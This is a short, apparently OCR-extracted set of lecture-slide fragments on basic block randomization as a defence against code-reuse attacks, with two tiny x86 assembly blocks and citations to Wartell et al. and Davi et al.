
MOV (ESP), EAX
RET

BBL_3

0x10FF:
ADD EAX, ECX
RET


Basic Block Randomization

[Wartell et al., ACM CCS 2012; Davi et al. AsiaCCS 2013]




Basic Block Randomization

[Wartell et al., ACM CCS 2012; Davi et al. AsiaCCS 2013]



